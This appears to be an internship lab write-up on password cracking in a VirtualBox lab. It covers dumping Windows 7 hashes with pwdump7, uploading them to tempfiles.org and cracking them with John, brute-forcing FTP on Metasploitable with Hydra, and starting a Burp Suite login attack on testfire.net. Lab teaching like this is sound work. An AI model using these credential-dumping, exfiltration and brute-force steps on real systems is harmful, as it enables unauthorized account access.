Internship Program - Cyber Security


Group 1:

1. Install the below software:
   a) Virtual box
   b) Kali Linux
   c) Metasploit machine
   d) Windows 7 machine


2. **Perform password cracking - Offline mode.**


   Perform password cracking of windows 7 machine

Step 1: Open windows7 and kali linux now goto windows7 and download the pwdump7 file from the internet explorer and copy the file to windows.




Step 2: Open the windows command prompt and run as administrator then go to the root directory and change the directory to pwdump7 and create a hash.txt file so that it stores the password and the username.







Step 3: Now go to the internet explorer and search for the url tempfiles.org and upload the hash file.




Step 4: Now go to the linux firefox and type the url that you got after uploading the file in windows7 you will get the hash file now copy paste it by creating a new file using nano. And type the command in terminal as john hash.txt you will get the password and username if the password is not secure enough.





Password cracking of metasploit machine using Hydra


This attack is used to get the username and the password of the system in this attack we use the hydra tool to get the user name and the password.
Step 1: Turn on kali and metasploitable machine in the virtual machine. Find the ip address of both linux and metasploitable machine. create 2 text files naming user and pass and store in the user file the user name as msfadmin and in the pass file password as msfadmin.



Step 2: Type the command as : hydra -L user -P pass ftp://192.168.56.101 . Here we are assuming as we do not know both password and the username so we use L and P.


You got the username and password as output.

Step 3: If any one of the credentials is known we can enter the credential and the unknown credential letter can be denoted in the capital letter. The other credential can be extracted.





Perform password cracking of online vulnerable website(testfire.net) using Burpsuite.

Step 1: Turn on the kali linux and turn on the burpsuite.





Step 2: Now go to your firefox browser and goto the url testfire.net then goto the sign in page. Now turn on the burp and keep the intercept on. Now in the user name and password space type any random user name and password.

